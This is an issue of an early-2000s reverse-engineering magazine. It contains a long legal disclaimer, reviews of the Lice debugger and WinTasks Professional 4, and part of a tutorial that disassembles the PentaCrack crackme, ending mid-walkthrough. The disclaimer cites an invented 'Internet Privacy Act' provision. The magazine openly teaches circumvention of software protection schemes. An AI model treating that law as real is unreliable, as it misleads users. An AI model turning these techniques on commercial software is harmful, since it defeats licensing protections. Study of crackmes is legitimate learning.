The Codebreakers-Magazine
Issue 2 - 2003
http://www.reverse-engineering.net
http://codebreakers.anticrack.de
http://codebreakers.reverse-engineering.net

2003
21st July 2003

Contents

Part I

Intro and General Informations

Chapter 1

Disclaimer

This magazine DOES NOT stand for pirated software, warez, vrii or crackz.

If you want an application to keep and use, buy it.This is about Reverse Code Engineering (RCE). Here you can learn how software works within the win32 environment.You can learn how the software was written and how to change it.You can learn to circumvent the different "protection" schemes.You can learn how to utilize the tools that the "experts" use. We will NOT answer to any crack request or do cracks! As we are reverse-engineers we don´t crack at all.

The creator of this magazine or the ISP(s) hosting any content of this magazine take no responsibility for the way you use the information provided in this magazine.These files and anything else in this magazine are here for private purposes only and should not be downloaded or viewed whatsoever! If you are affiliated with any government, or ANTI-Piracy group, MPAA, CCA, Herrn Rechtsanwalt Günter Freiherr von Gravenreuth , Microsoft, BSA or any other related group or persons or were formally a worker of one you cannot enter this web site and download this magazine, cannot access any of its files and you cannot view any of the files. All the objects on this site are private property and are not meant for viewing or any other purposes other then bandwidth space. Do not enter whatsoever! If you enter this site you are not agreeing to these terms and you are violating code 431.322.12 of the Internet Privacy Act signed by Bill Clinton in 1995 and that means that you cannot + threaten our ISP(s) or any person(s) or company storing these files, cannot prosecute any person(s) affiliated with this page which includes family, friends or individuals who run or enter this web site. If you do not agree to these terms then you must close this document now!

The author gives no guarantee, that the described ways, programs and everything on this site are free from trademarks of thirds. The usage of trademarks, copyrights, names of wares (and so on) should not let you think, that these names are free and can be used by everyone.

This work (Codebreakers Magazine) is owned by the author. All usages beyond the frontiers of international and national laws is without the authors license forbidden and will be punished. These terms belong to any kind of copies, translations, microfilming and the saving and editing in electronic systems too.

The author is not responsible for any illegal and lawbreaking misusage and any illegal and lawbreaking usage of all described methods and programs - including the sourcecodes.

This is a private document. The owner of this document is not responsible for any damages, which could result from the usage of this document or from the usage of the offered programs, sources, articles, algorithms and methods.

We have to make clear, that everybody breaks law, if he attacks systems and/or sponsors the attacking of systems. We - www.AntiCrack.de - distances ourselfes from socalled WAREZ-Sites, which offer illegal copies. We do not offer illegal copies.

This magazine is thought only for educational proposes and usage.

The owner of this magazine declares this magazine as an artistic work and therefore as art.

If you are software-producer and you do not want that your software is descibed in any article please contact us. We will remove any article, link and download which belongs to you. This also for all used logos. If you don't want that your logo is used by us (because you don't want this or there is an perhaps unknown to us set trademark), so contact us too. We will then remove all trademarks and logos of you.

If you are an author und you should find one of your articles here and you don't want this, please contact us. We will then remove all articles of you.

If you are software-developer and you have interest in an active working-process with us, to protect your software better, then contact us please (info@AntiCrack.de).

All described patches, keygens, reverse-engeneering-methods and all other topics which are to find on these pages (including methods for the topics Hacking and Virii) are thought for private educational usage and should help to protect software and other computer-relevant topics better (for example hacking and the protection from virii). Only if you know how you can be attacked, you can protect yourself. This is the philosophy of AntiCrack. You should learn from negativ-examples and should make your techniques better.

AntiCrack is in generall not responsible for any illegal usage or misuage. The also includes the description of the reverse-engeneering-methods of commercial protection-systems.

Our ISP is not responsible for any damages, which could result from the usage of our files.

Only if you accept and aggree to the terms above and you do not want to use our informations (including all programs and downloadable files) for "misusage" or for illegal usage you are allowed to read our magazine.

With a law from 12. may 1998 the "Landgericht Hamburg" has decided, that by setting of a link any author is responsible for the content of the linked page. The author can only protect himself - so the LG - if he is distancing himself definetly from these contents. We have linked to other pages in the internet. For all these links: We definetly say, that we don't have any influence to the design and the contents of the linked page. We keep definetly distance from all contents of all linked pages on our pages. This disclaimer belongs to all links on our pages.

AntiCrack is NOT responsible for any abuse of the information we provide. Members of AntiCrack don't hack to destroy any system, to get data of foreign systems or to destroy this data. As a matter of fact, we don't hack at all, since we are reverse engineers. Our only objective is to further our knowledge. If you want to attack a system it should be your own !

1. Online-contents
The author reserves the right not to be responsible for the topicality, correctness, completeness or quality of the information provided. Liability claims regarding damage caused by the use of any information provided, including any kind of information which is incomplete or incorrect, will therefore be rejected. All offers are not-binding and without obligation. Parts of the pages or the complete publication including all offers and information might be extended, changed or partly or completely deleted by the author without separate announcement

2. Referrals and links
The Author is not responsible for any contents linked or referred to from his pages - unless he has full knowlegde of illegal contents and would be able to prevent the visitors of his site from viewing those pages. If any damage occurs by the use of information presented there, only the author of the respective pages might be liable, not the one who has linked to these pages. Furthermore the author is not liable for any postings or messages published by users of discussion boards, guestbooks or mailinglists provided on his page.

3. Copyright
The author intended not to use any copyrighted material for the publication or, if not possible, to indicate the copyright of the respective object. If you find any unindicated object protected by copyright, the copyright could not be determined by the author. In the case of such a unintentional copyright violation the author will remove the object from the publication or at least indicate it with the appropriate copyright after notification.

4. Legal force of this disclaimer
This disclaimer is to be regarded as part of the internet publication which you were referred from. If sections or individual formulations of this text are not legal or correct, the content or validity of the other parts remain uninfluenced by this fact.

Chapter 2

Welcome

Welcome to the second issue of the Codebreakers-Magazine. Well, over 5000 downloads of the first issue. Wow. It seems that there is really a big interest for such a magazine. I have to say thanks to all contributors of the first magazine who made this issue such a success. And I have to say thanks to all who contributed with their feedback and critics to make this release better than the first one.

So what will we change in this issue ? To be honest not much. We will stop writing pages over pages with productdescriptions from commercial website (like the SoftIce details from numega). You can visit these sites on your own if you want. There is only one exception for the Lice-Debugger [1] which has only the length of one page. Next this document is typed in pure LaTeX 2_ε. No more damn Micro$oft WinW rd. This means a much smaller document, faster loading for online viewing, additionally formats in .ps and .dvi and no more protection of the document. Several of you described problems with opening the file because it was compiled in PDF 1.4 (Acrobat 5) or getting the file opened under Linux. The contents will be kept nearly the same as you have seen in the first issue. We do some small little Changes here and there, but mostly the concept will be kept. For those of you interested in algorithms we have added again an interesting problem for you to solve. Additionally we will keep the focus once again on the Linux-OS. Therefore we will introduce an interesting tool - Lice [1] - which tries to get next to the concept of SoftIce.

As you can see the layout has changed... A big thanks to LaTeX 2_εwhich makes it possible to make this issue really like a book. Now we have an index (for better searching), an appendix, better viewing of contents (tables, figures,...) and much more. Since I try to make this magazine kind of *academical*, you can find at the end of the magazine a bibliography.

Next I want to say thank you to all contributors of this issue. Especially again to +Q who always helped with his positive critics and ideas. I am sure we can make this release better than the first one and can make every release a little bit better and more qualified than the others before. So now enogh of introduction, lets have fun reading this. If you feel to produce any critics or contributions, contact us at codebreakers@anticrack.de. [Zero - Main Author]

Part II

The Codebreakers-Magazine

Chapter 3

Tool Reviews

3.1 Lice

Token from the website [1]:

> *"'lice is a kernel mode debugger for the Linux operating system. lice takes over control of the CPU in order to provide debugging capabilities for the kernel and the modules.*
>
> *Architecturally, lice is akin to transparent ptrace control over a user mode program rather than kdb or kdbg´s approach of patching the kernel in order to provide debugability.*
>
> *lice has the ability to stop the kernel; i.e. the scheduler is not running and interruts are disabled. This allows debugging without memory changes to occur except for DMA transfers that may be taking place."'*

liceTM 1.7 features:

- Source level debugging of the Linux kernel and modules.
- No patching kernel source code or user mode utilities.
- Minimally intrusive to the running kernel.
- Target monitor loads as a module.
- Remote debugging (TCP client to bridge/RS-232 bridge to target)
- Graphical user interface.
- Red Hat 8.0 compatible.
- Break a running kernel at any time, preserving registers and memory.
- Break on any module's entry point - init_module().
- Set breakpoints anywhere in the kernel or in a module.

- Set source line or assembly instruction based breakpoints.
- Disable breakpoints.
- Step (asm or C) through the kernel or a module.
- Watch parameters and local variables pop in and out of scope.
- Automatic refresh of registers and memory on break and stepping.
- Examine memory.
- Examine registers.
- Disassemble memory.
- Easy to read source code syntax coloring.
- Breakpoints and IP line clearly indicated.
- Optional minimal changes to makefiles in order to generate symbols and allow use of the frame pointer.




Figure 3.1: Lice: Main Debugger Window[Source: [1]]

3.1.1 Lice - Our Statement

Well, this *Linux-Debugger* looks very nice at the first view. Unfortunatly the very high price calms down any enthuasm at the first moment. The screenshots look very nice at the first moment... Is this really THE debugger for the Linux Environment ? We have to say definitly NO to this question.

At a first glance this tool looks like the well known *OllyDbg* [10] or like the *SoftIce Debugger* [6]. A more detailed look shows that we only see a Windoze frontend. This debugger connects to the Linux-Environment but it is not a direct Kernel-Mode debugger like SoftIce [6]. So for debugging any Linux-Application there is still the need for Windoze and this is not what we would declare as a good debugging tool for Linux.

So we can state there is still no good debugging tool for Linux. Yes, we have KDB and some more small tools, but a SoftIce implementation ? Contacting Numega, they said there is still no intention to make SoftIce available for the *Linux-Environment*. Maybe this is not understandable but it does not seem that there will be any change during the next time.

3.2 BDASM

We are sorry to say that we have not received the article before the release of this magazine. We will add a review in the next magazine.

3.3 WinTasks Professional 4

3.3.1 First Contact

When I received the first copy of *WinTasks Professional 4* [2] I thought that I have received again one of those typical "'*With me you can see everything*"'-Applications. So a short look at the producers website gives us only spare informations:

> *Most computers users are willing to spend hundreds of dollars on expensive hardware to get a system capable of running the latest games as well as playing DVD movies or MP3 music. What is not that well known though, is that with the right tools you can make your system run both faster and more smoothly within minutes. Efficient Resource and Task Management is absolutely critical if you want to get the most of out your hardware. WinTasks 4 Professional will not only help you boost overall system performance, but will give you complete control over resources and processes, allowing you to improve everything from security to startup times with only a few clicks.*
> [From LIUtilities Website [2]]

Additionally LIUtilities promises more features:

- Free Up Valuable Computer Resources
- Increase System Security
- Improve Multimedia Playback and Processing
- Optimize Software Development and Debugging

Viewing the screenshots I am not impressed (first). Typical Task-Viewer...

3.3.2 Features and Functionalities

But another view at the detailed feature list gives me some interesting points:

Among typical "'*General Information*"' we have the possibility to manipulate processes directly and to receive several informations about these processes. Example for these informations are the "'*Number of Threads owned by a process*"' or the "'*Process creation times*"'. Between those features we have (for sure) a *DLL Information* module.

Another funny feature is the "'*Window Information*"' which allows to enable or disable, hide or view available windows. Using this feature it was possible to reactivate the *WinTasks Professional 4* [2] Splash-Screen, which is shown by startup.

An interesting new feature is the *Autostart Operations* and the *Autostart Information* functionality, which allows the user to view startup processes.

Among those partly typical elements, LIUtilites [2] offers one more interesting module: *Scripting Features*. Here LIUtilities promises:

- Scripts can track process cpu and memory usage and stop or modify processes when a certain condition is meet.
- Scripts can search for a specific executable and stop or modify any processes that match the criterias.
- Scripts can search for processes with a specific title ex: You could create a background scripts that automatically stops Internet Explorer when a certain website is visited.
- Scripts can start or stop processes when conditions are meet ex: You could link several programs together so that when one of them is started, the others are automatically started.

3.3.3 Meeting the Beast

I am not interested in features like "'*DLL´s of an application*"' or "'*Window Information*"'. We have many other tools which offer these functionalities. Interesting for watching Virii or Protections are features like "'*Number of Threads owned by a process*"' or the "'*Process creation times*"'. For inspecting the behaviour of Trojans it is possible to use the *Autostart Operations* and the *Autostart Information* functionalities. For sure the most interesting features are the *Scripting Features*. Tracking processes, manipulating them on specific conditions and the linking of applications can be a powerfull tool.

Starting *WinTasks Professional 4* we get a well sorted window.




Figure 3.2: WinTasks Professional 4: Main Window[Source: [2]]

All features fit in one window and can be accesed easily.

Interesting is the log functionality which makes it possible to view the status of all processes, windows, modules and more. This is especially then of interest, when we trace an application to watch it´s behaviour.




Figure 3.3: WinTasks Professional 4: Logging Window[Source: [2]]

For working with the scripting language we do not need much knowledge. Starting this module gives us a small and simple editor which is easy to use and fits all needs:




Figure 3.4: WinTasks Professional 4: Scripting Window[Source: [2]]

The scripting language is as simple as it has to be and this is reflected by the language elements we can use:

Symbol	*Description*
If	If <condition> then <statements> endif
Relational operators	Operators are listed in priority order, meaning contains is evaluated first
Contains	A contains B is true if the string A contains the string B
>	X > Y is true if the integer X is greater than the integer Y
<	X < Y is true if the integer X is smaller than the integer Y
=	A = B is true if A equals B
Not	Not A is true if condition A is false
And	A and B is true if conditions A and B are both true
Or	A or B is true if either A or B is true
Actions	
Start	Start "a.exe", starts the program a.exe
Stop	Stop, stops the current process
Inc	Inc, increases the priority of the current process
Dec	Dec, decreases the priority of the current process
Alert	Alert "abc", shows a message box with the message abc
Delay	Delay 2.5, waits for 2.5 seconds before continuing
Variables & Constants	
process_name	String : the name of the current process
process_file	String : the executable of the current process (without path)
process_cpu_usage	Integer : the % cpu usage of the current process (0-100)
process_mem_usage	Integer : the % memory usage of the current process (0-100)
process_names	String : the names of all existing processes sparated by ;
process_files	String : the executables of all existing processes (without path) sparated by ;
process_window_names	String : the names of all windows owned by the current process separated by ;
"abc 123"	String constant
123	Integer constant

Figure 3.5: WinTasks Professional 4: Scripting. Overview of the script language.[Source: [2]]

LIUtilities gives us only 3 spare examples on how to use the language. This is definitly a little to few.

Example: there are three running processes named a, b and c.

The script executed for process a process_name = "a" process_names = ";a;b;c;"	The script executed for process b process_name = "b" process_names = ";a;b;c;"	The script executed for process c process_name = "c" process_names = ";a;b;c;"
if process_name = "a" then stop endif	if process_name = "a" then stop endif	if process_name = "a" then stop endif
The if-condition is true, this process will be stopped	The if-condition is false, this process will not be stopped	The if-condition is false, this process will not be stopped

Figure 3.6: WinTasks Professional 4: Scripting. Example for process handling via internal scripting language.[Source: [2]]

3.3.4 Conclusion

WinTasks by LIUtilities is a nice small tool which combines facilities of a simple Task-Viewer with features of manipulating processes and more. For a price of 49$ (respective 39$) we get a cheap software which helps to trace the path of a software. For software developers and reverse-code-engineers this might be an interesting choice.

My rating: I give this software 7 from 10 points and 1 Bonus-Point for it´s price. So we get 8/10. One point was lost because we got only a spare documentation with to few informations and examples of the scripting language and some other details.

Chapter 4

Crackme of the Issue - PentaCrack by Mercure

Well, here we have another very nice crackme to investigate. This time we have something different than the common - and sometimes boring - typical name/serial or whatever combinations. Mercure´s description is short:

```
PentaCrack !

My latest crackme... Draw lines between the
pentagram points, until you find the proper
pattern...

Mercure
mercure@mygale.org
```

So this sounds easy.... sure ? Let´s see how `roy fleur` has solved it.

4.1 Informations

· difficulty level : 2
· tools used : softice, ida

4.2 tutorial

the main part of this tutorial has been made with ida, and softice has been used to make some checks. launch the crackme. you see that you can draw line between 5 circles that represents a pentagon. so dissasemble the crackme with ida. we see this :

```
004010E1 _WinMain@16     proc near               ; CODE XREF: start+13Ap
004010E1
004010E1 var_1C          = dword ptr -1Ch
004010E1 var_14          = dword ptr -14h
004010E1 arg_0           = dword ptr  8
004010E1 arg_4           = dword ptr  0Ch
004010E1 arg_C           = dword ptr  14h
004010E1
004010E1                 push    ebp
004010E2                 mov     ebp, esp
004010E4                 sub     esp, 1Ch
004010E7                 push    ebx
004010E8                 push    esi
004010E9                 push    edi
004010EA                 xor     edi, edi
004010EC                 cmp     [ebp+arg_4], edi
004010EF                 jnz     short loc_4010FE
004010F1                 push    [ebp+arg_0]
004010F4                 call    sub_4011FF
```

so look into sub_4011ff. we see this :

```
004011FF                 push    ebp
00401200                 mov     ebp, esp
00401202                 sub     esp, 28h
00401205                 push    ebx
00401206                 push    esi
00401207                 push    edi
00401208                 xor     edi, edi
0040120A                 mov     esi, offset aPentacrack ; "Pentacrack"
0040120F                 push    edi
00401210                 push    esi
00401211                 call    ds:FindWindowA
00401217                 mov     ebx, eax
00401219                 cmp     ebx, edi
0040121B                 jz      short loc_40123C
0040121D                 push    ebx
0040121E                 call    ds:IsIconic
```

```
00401224                test    eax, eax
00401226                jz      short loc_401231
00401228                push    9
0040122A                push    ebx
0040122B                call    ds:ShowWindow
00401231
00401231 loc_401231:                            ; CODE XREF: sub_4011FF+27j
00401231                push    ebx
00401232                call    ds:SetForegroundWindow
00401238                xor     eax, eax
0040123A                jmp     short loc_4012B3
0040123C ; ---------------------------------------------------------------------------
0040123C
0040123C loc_40123C:                            ; CODE XREF: sub_4011FF+1Cj
0040123C                mov     eax, [ebp+arg_0]
0040123F                push    esi
00401240                push    eax
00401241                mov     [ebp+var_28], 3
00401248                mov     [ebp+var_24], offset sub_4013A1
```

so this call is making some initializations for the program. we see that the wndproc is sub_4013a1. so go there and rename the proc to wndproc. we can see how it is working :

```
004013A1 wndproc        proc near               ; DATA XREF: sub_4011FF+49o
004013A1
004013A1 var_40         = byte ptr -40h
004013A1 hWnd           = dword ptr  8
004013A1 uMsg           = dword ptr  0Ch
004013A1 wParam         = dword ptr  10h
004013A1 lParam         = dword ptr  14h
004013A1
004013A1                push    ebp
004013A2                mov     ebp, esp
004013A4                sub     esp, 40h
004013A7                mov     eax, [ebp+uMsg] ;
                                eax is the message being processed
004013AA                dec     eax
004013AB                dec     eax
004013AC                jz      _destroy        ; uMsg=02h (WM_DESTROY) ?
004013B2                sub     eax, 0Dh        ; uMsg=0fh (WM_PAINT) ?
004013B5                jz      _paint
004013BB                sub     eax, 6Fh
004013BE                jz      short _displaychange ;
                                uMsg=07eh (WM_DISPLAYCHANGE) ?
004013C0                sub     eax, 182h
004013C5                jz      short _mousemove ;
                                uMsg=0200h (WM_MOUSEMOVE) ?
004013C7                dec     eax
004013C8                jz      short _lbuttondown ;
```

```
                                uMsg=0201h (WM_LBUTTONDOWN) ?
004013CA                dec     eax
004013CB                jz      short _lbuttonup ;
                                uMsg=0202h (WM_LBUTTONUP) ?
004013CD                push    [ebp+lParam]
004013D0                push    [ebp+wParam]
004013D3                push    [ebp+uMsg]
004013D6                push    [ebp+hWnd]
004013D9                call    ds:DefWindowProcA ;
                                no interesting message found,
                                default processing
004013DF                jmp     locret_4014AE
```

we can examinate _destroy, it simply exits the program. _displaychange simply displays a messagebox that says the display has changed. in _mousemove we see this :

```
00401421 _mousemove:                            ; CODE XREF: wndproc+24j
00401421                mov     eax, [ebp+lParam]
00401424                shr     eax, 10h
00401427                push    eax
00401428                movzx   eax, word ptr [ebp+lParam]
0040142C                push    eax
0040142D                call    processmousemove
00401432
00401432 loc_401432:                            ; CODE XREF: wndproc+5Aj
00401432                pop     ecx
00401433                pop     ecx
00401434                jmp     short loc_4014AC
```

processmousemove is this :

```
00401950 processmousemove proc near             ; CODE XREF: wndproc+8Cp
00401950
00401950 arg_0           = dword ptr  4
00401950 arg_4           = dword ptr  8
00401950
00401950                cmp     dword_405098, 0FFFFFFFFh
00401957                jz      short locret_401974
00401959                cmp     dword_407770, 1
00401960                jnz     short locret_401974
00401962                mov     eax, [esp+arg_0]
00401966                mov     dword_407768, eax
0040196B                mov     eax, [esp+arg_4]
0040196F                mov     dword_40776C, eax
00401974
00401974 locret_401974:                         ; CODE XREF: processmousemove+7j
00401974                                        ; processmousemove+10j
00401974                retn
00401974 processmousemove endp
```

it saves some variables, but nothing seems important right now. it looks if dword_405098 is -1, so we can guess that this dword tells if we need to draw a line while the mouse is moving (if we have clicked in a circle before moving it). we' ll start by examinating _lbuttondown :

```
004013FD _lbuttondown:                          ; CODE XREF: wndproc+27j
004013FD                mov     eax, [ebp+lParam]
00401400                shr     eax, 10h
00401403                push    eax             ; yPos
00401404                movzx   eax, word ptr [ebp+lParam]
00401408                push    eax             ; xPos
00401409                call    processbuttondown
0040140E                pop     ecx
0040140F                pop     ecx
00401410                push    dword_407A84
00401416                call    ds:SetCapture
0040141C                jmp     loc_4014AC
```

so it pushes the xPos and yPos of the location where we clicked, and calls processbuttondown.

```
004018AD processbuttondown proc near            ; CODE XREF: wndproc+68p
004018AD
004018AD xPos           = dword ptr  4
004018AD yPos           = dword ptr  8
004018AD
004018AD                mov     eax, dtProgState
004018B2                sub     eax, 0
004018B5                jz      short loc_4018C5 ; eax=0 ?
004018B7                dec     eax
004018B8                jz      short loc_4018D0 ; eax=1 ?
004018BA                dec     eax
004018BB                dec     eax
004018BC                jnz     short locret_4018CF ; eax=3 ?
004018BE                and     dword_407764, 0
004018C5
004018C5 loc_4018C5:                           ; CODE XREF: processbuttondown+8j
004018C5                mov     dtProgState, 1
004018CF
004018CF locret_4018CF:                         ; CODE XREF: processbuttondown+Fj
004018CF                                        ; processbuttondown+47j
004018CF                retn
004018D0 ; -------------------------------
004018D0
004018D0 loc_4018D0:                            ; CODE XREF: processbuttondown+Bj
004018D0                mov     ecx, [esp+yPos]
004018D4                mov     eax, [esp+xPos]
004018D8                push    ecx
004018D9                push    eax
004018DA                mov     dword_407768, eax
004018DF                mov     dword_40776C, ecx
```

```
004018E5                call    sub_4018FE
004018EA                pop     ecx
004018EB                cmp     eax, 0FFFFFFFFh
004018EE                pop     ecx
004018EF                mov     dword_405098, eax
004018F4                jnz     short locret_4018CF
004018F6                and     dtProgState, 0
004018FD                retn
004018FD processbuttondown endp
```

at the beginning, it checks if a dword is 0, 1 or 3. if it is 0, it changes it to 3 and exit. if it is 3, it reinitializes a dword, change the first dword to 1 and exit. if it is 1, we call sub_4018fe with xPos and yPos as parameters. if you check with softice, you' ll see that at the beginning of the program, there is a text screen, that disappears if you click once, and dtProgState is 0. then it is 1, to indicate that the program is ready to receive the input from the user. we can guess that when we enter too much data and the program displays a 'trying to bruteforce' message, we are in state 3, as we see that it doesn' t process the message, and reinitializes a dword at 00407764. we can guess that this dword is our serial. so we rename it. now we can examinate the call to sub_4018fe. we see this :

```
b_4018FE      proc near               ; CODE XREF: processbuttondown+38p
004018FE                                ; processbuttonup+1Ap
004018FE
004018FE xPos           = dword ptr  8
004018FE yPos           = dword ptr  0Ch
004018FE
004018FE                push    esi
004018FF                xor     esi, esi
00401901
00401901 loc_401901:                            ; CODE XREF: sub_4018FE+2Cj
00401901                movzx   eax, byte ptr unk_405088[esi]
00401908                push    eax
00401909                movzx   eax, byte ptr aCsQk[esi] ; "ûß+qK"
00401910                push    eax
00401911                push    [esp+8+yPos]
00401915                push    [esp+0Ch+xPos]
00401919                call    sub_401935
0040191E                add     esp, 10h
00401921                cmp     eax, 40h
00401924                jl      short loc_401931
00401926                inc     esi
00401927                cmp     esi, 5
0040192A                jl      short loc_401901
0040192C                or      eax, 0FFFFFFFFh
0040192F                pop     esi
00401930                retn
00401931 ; ------------------------------
00401931
00401931 loc_401931:                            ; CODE XREF: sub_4018FE+26j
```

```
00401931                mov     eax, esi
00401933                pop     esi
00401934                retn
00401934 sub_4018FE     endp
```

so it pushes a byte from unk_405088, a byte from aCsQk and our mouse x and y positions, and then it makes a call to sub_401935. then it checks the result, and if eax $<$ 40h, we put esi in eax and we return, else we check the other bytes of unk_405088 and aCsQk, and if we have checked 5 bytes and we found nothing, we put -1 in eax and we return. we can feel something, we are working with a pentagon, and we check 5 bytes. so we look at sub_401935. we see this:

```
00401935 sub_401935     proc near               ; CODE XREF: sub_4018FE+1Bp
00401935
00401935 xPos           = dword ptr  4
00401935 yPos           = dword ptr  8
00401935 xCoord         = dword ptr  0Ch
00401935 yCoord         = dword ptr  10h
00401935
00401935                mov     ecx, [esp+yCoord]
00401939                mov     eax, [esp+xCoord]
0040193D                sub     ecx, [esp+yPos]
00401941                sub     eax, [esp+xPos]
00401945                mov     edx, ecx
00401947                imul    eax, eax
0040194A                imul    edx, ecx
0040194D                add     eax, edx
0040194F                retn
0040194F sub_401935     endp
```

if we examinate the proc, we can guess that the byte pushed are the coords of a point of the pentagon. this proc computes $(xCoord-xPos)^2+(yCoord-yPos)^2$, so it computes the square of the length between the center of a pentagon point to the mouse position. so we can rename the procedure to computelength. so we see that if the value returned is lower than 040h (64d), that is, if the length between the center of the circle of the pentagon we are checking and the mouse position is lower than 8, we return the number of the circle in wich is the mouse. if we checked all the circles, then we return -1. so we can rename sub_4018fe isptincircle. so we return to processbuttondown. we see that we put the result in dword_405098, so we can rename it dtStartPos. if we haven' t clicked in a circle, it puts 0 in dtProgState, so we can guess that it will display the penta-crack text screen. we can rename the 2 strings of 5 bytes to yCoords for unk_405088 and xCoords for aCsQk. so now we can check _lbuttonup. wee see this :

```
004013E4 _lbuttonup:                            ; CODE XREF: wndproc+2Aj
004013E4                call    ds:ReleaseCapture
004013EA                mov     eax, [ebp+lParam]
004013ED                shr     eax, 10h
004013F0                push    eax             ; yPos
004013F1                movzx   eax, word ptr [ebp+14h]
004013F5                push    eax             ; xPos
```

```
004013F6                call    processbuttonup
004013FB                jmp     short loc_401432
```

so it is similar to _lbuttondown. so we check processbuttonup. we see this :

```
00401975 processbuttonup proc near              ; CODE XREF: wndproc+55p
00401975
00401975 xPos            = dword ptr  4
00401975 yPos            = dword ptr  8
00401975
00401975                 cmp     dtProgState, 1
0040197C                 jnz     short locret_4019B4
0040197E                 cmp     dtStartPos, 0FFFFFFFFh
00401985                 jz      short loc_4019AD
00401987                 push    [esp+yPos]
0040198B                 push    [esp+4+xPos]
0040198F                 call    isptincircle
00401994                 pop     ecx
00401995                 cmp     eax, 0FFFFFFFFh
00401998                 pop     ecx
00401999                 mov     dword_40509C, eax
0040199E                 jz      short loc_4019AD
004019A0                 cmp     eax, dtStartPos
004019A6                 jz      short loc_4019AD
004019A8                 call    sub_4019B5
004019AD
004019AD loc_4019AD:                            ; CODE XREF: processbuttonup+10j
004019AD                                        ; processbuttonup+29j ...
004019AD                 or      dtStartPos, 0FFFFFFFFh
004019B4
004019B4 locret_4019B4:                         ; CODE XREF: processbuttonup+7j
004019B4                 retn
004019B4 processbuttonup endp
```

we see that if dtProgState is not 1, or if dtStartPos=-1, that is we haven' t clicked in a mouse circle, we do not check the user input. else we check if our mouse is in a circle. we put the result in dword_40509c, so we can rename it to dtEndPos. if we haven' t released the mouse button in a circle, or if we released it in the same circle as the one we clicked in, it exits. else, it calls sub_4019b5. so we look at it. we see this :

```
